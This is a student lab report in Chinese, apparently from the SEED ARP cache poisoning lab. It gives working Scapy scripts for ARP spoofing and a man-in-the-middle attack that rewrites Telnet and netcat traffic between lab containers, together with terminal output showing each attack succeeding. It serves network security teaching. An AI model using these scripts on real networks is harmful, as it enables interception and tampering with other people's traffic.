57118133 钟杰

1. A

#!/user/bin/env python3

from scapy.all import\*

E=Ether()

A=ARP()

A.op=1

A.psrc='10.9.0.6'

A.hwsrc='02:42:0a:09:00:69'

A.pdst='10.9.0.5'

pkt=E/A

sendp(pkt,iface='eth0')

攻击效果

root@391c65f04666:/# arp -n

Address HWtype HWaddress Flags Mask Iface

10.9.0.6 ether 02:42:0a:09:00:06 C eth0

root@391c65f04666:/# arp -n

Address HWtype HWaddress Flags Mask Iface

10.9.0.6 ether 02:42:0a:09:00:69 C eth0

10.9.0.105 ether 02:42:0a:09:00:69 C eth0

1. B

将攻击代码中的op改为2

不在缓存中的情况

root@391c65f04666:/# ip neigh flush dev eth0

root@391c65f04666:/# arp -n

root@391c65f04666:/#

攻击效果

root@391c65f04666:/# arp -n

Address HWtype HWaddress Flags Mask Iface

10.9.0.105 ether 02:42:0a:09:00:69 C eth0

攻击不成功

在缓存中的情况

root@391c65f04666:/# arp -n

Address HWtype HWaddress Flags Mask Iface

10.9.0.105 ether 02:42:0a:09:00:69 C eth0

root@391c65f04666:/# arp -n

Address HWtype HWaddress Flags Mask Iface

10.9.0.6 ether 02:42:0a:09:00:06 C eth0

10.9.0.105 ether 02:42:0a:09:00:69 C eth0

攻击成功

1. C

攻击代码

#!/user/bin/env python3

from scapy.all import\*

E=Ether()

A=ARP()

A.op=1

A.psrc='10.9.0.6'

A.hwsrc='02:42:0a:09:00:69'

A.hwdst='ff:ff:ff:ff:ff:ff'

A.pdst='10.9.0.6'

E.dst='ff:ff:ff:ff:ff:ff'

pkt=E/A

sendp(pkt,iface='eth0')

不在缓存中的情况

root@391c65f04666:/# ip neigh flush dev eth0

root@391c65f04666:/# arp -n

攻击不成功，因为本来就没有对应ARP项所以ARP更新报文没有用

在缓存中的情况

root@391c65f04666:/# arp -n

Address HWtype HWaddress Flags Mask Iface

10.9.0.6 ether 02:42:0a:09:00:06 C eth0

root@391c65f04666:/# arp -n

Address HWtype HWaddress Flags Mask Iface

10.9.0.6 ether 02:42:0a:09:00:69 C eth0

攻击成功

Task 2

对B的攻击代码就是将psrc和pdst交换

关闭M的IP转发后AB之间无法ping通

root@0f454df83b95:/# ping 10.9.0.5

PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.

^C

--- 10.9.0.5 ping statistics ---

5 packets transmitted, 0 received, 100% packet loss, time 4102ms

root@0f454df83b95:/#

开启M的ip转发后root@0f454df83b95:/# ping 10.9.0.5

PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.

64 bytes from 10.9.0.5: icmp\_seq=1 ttl=63 time=0.292 ms

From 10.9.0.105: icmp\_seq=2 Redirect Host(New nexthop: 10.9.0.5)

64 bytes from 10.9.0.5: icmp\_seq=2 ttl=63 time=0.261 ms

From 10.9.0.105: icmp\_seq=3 Redirect Host(New nexthop: 10.9.0.5)

64 bytes from 10.9.0.5: icmp\_seq=3 ttl=63 time=0.448 ms

From 10.9.0.105: icmp\_seq=4 Redirect Host(New nexthop: 10.9.0.5)

64 bytes from 10.9.0.5: icmp\_seq=4 ttl=63 time=0.283 ms

From 10.9.0.105: icmp\_seq=5 Redirect Host(New nexthop: 10.9.0.5)

64 bytes from 10.9.0.5: icmp\_seq=5 ttl=63 time=0.259 ms

攻击成功，icmp报文发到了M上

开启M的ip转发功能，A通过Telnet连接B，然后关闭M的ip转发功能，执行sniff&spoof，代码如下

#!/usr/bin/env python3

from scapy.all import\*

IP\_A = "10.9.0.5"

MAC\_A = "02:42:0a:09:00:05"

IP\_B = "10.9.0.6"

MAC\_B = "02:42:0a:09:00:06"

def spoof\_pkt(pkt):

if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].payload)

del(newpkt[TCP].chksum)

if pkt[TCP].payload:

data = pkt[TCP].payload.load # The original payload data

newdata = data.replace(b'a',b'A') # No change is made in this sample code

send(newpkt/newdata)

else:

send(newpkt)

elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].chksum)

send(newpkt)


f = 'tcp and ((ether src 02:42:0a:09:00:05) or (ether src 02:42:0a:09:00:06))'


pkt = sniff(iface='eth0',filter=f,prn=spoof\_pkt)

攻击效果如下，在A主机中输入的a都变成了A

seed@0f454df83b95:~$ AAAAAAA

在wireshark中更清楚地看到从A主机中发出的报文中数据字段为a，收到的报文变成A





Task 3

准备工作同task2，建立nc连接后关闭主机M的转发功能，执行攻击代码，替换部分如下

#!/usr/bin/env python3

from scapy.all import\*

IP\_A = "10.9.0.5"

MAC\_A = "02:42:0a:09:00:05"

IP\_B = "10.9.0.6"

MAC\_B = "02:42:0a:09:00:06"

def spoof\_pkt(pkt):

if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].payload)

del(newpkt[TCP].chksum)

if pkt[TCP].payload:

data = pkt[TCP].payload.load # The original payload data

newdata = data.replace(b'aaa',b'AAA') # No change is made in this sample code

send(newpkt/newdata)

else:

send(newpkt)

elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].chksum)

send(newpkt)

f = 'tcp and ((ether src 02:42:0a:09:00:05) or (ether src 02:42:0a:09:00:06))'

pkt = sniff(iface='eth0',filter=f,prn=spoof\_pkt)

但在实验过程中发现一旦nc连接上之后主机AB会不定期且较为频繁地广播arp请求询问对方ip对应的MAC，然后arp缓存就会被纠正，因此要将先前的arp重定向攻击代码循环执行，如图

#!/user/bin/env python3

from scapy.all import\*

def AtoB():

E=Ether(src='02:42:0a:09:00:69',dst='ff:ff:ff:ff:ff:ff')

A=ARP(op=1,psrc='10.9.0.6',hwsrc='02:42:0a:09:00:69',pdst='10.9.0.5')

pkt=E/A

sendp(pkt)

def BtoA():

E=Ether(src='02:42:0a:09:00:69',dst='ff:ff:ff:ff:ff:ff')

A=ARP(op=1,psrc='10.9.0.5',hwsrc='02:42:0a:09:00:69',pdst='10.9.0.6')

pkt=E/A

sendp(pkt)

while(1):

AtoB()

BtoA()

time.sleep(3)

攻击效果如下，可以看到在A主机输入aaa在B主机显示的是AAA，攻击成功

root@0f454df83b95:/# nc -lp 9090

AAA

root@391c65f04666:/# nc 10.9.0.6 9090

aaa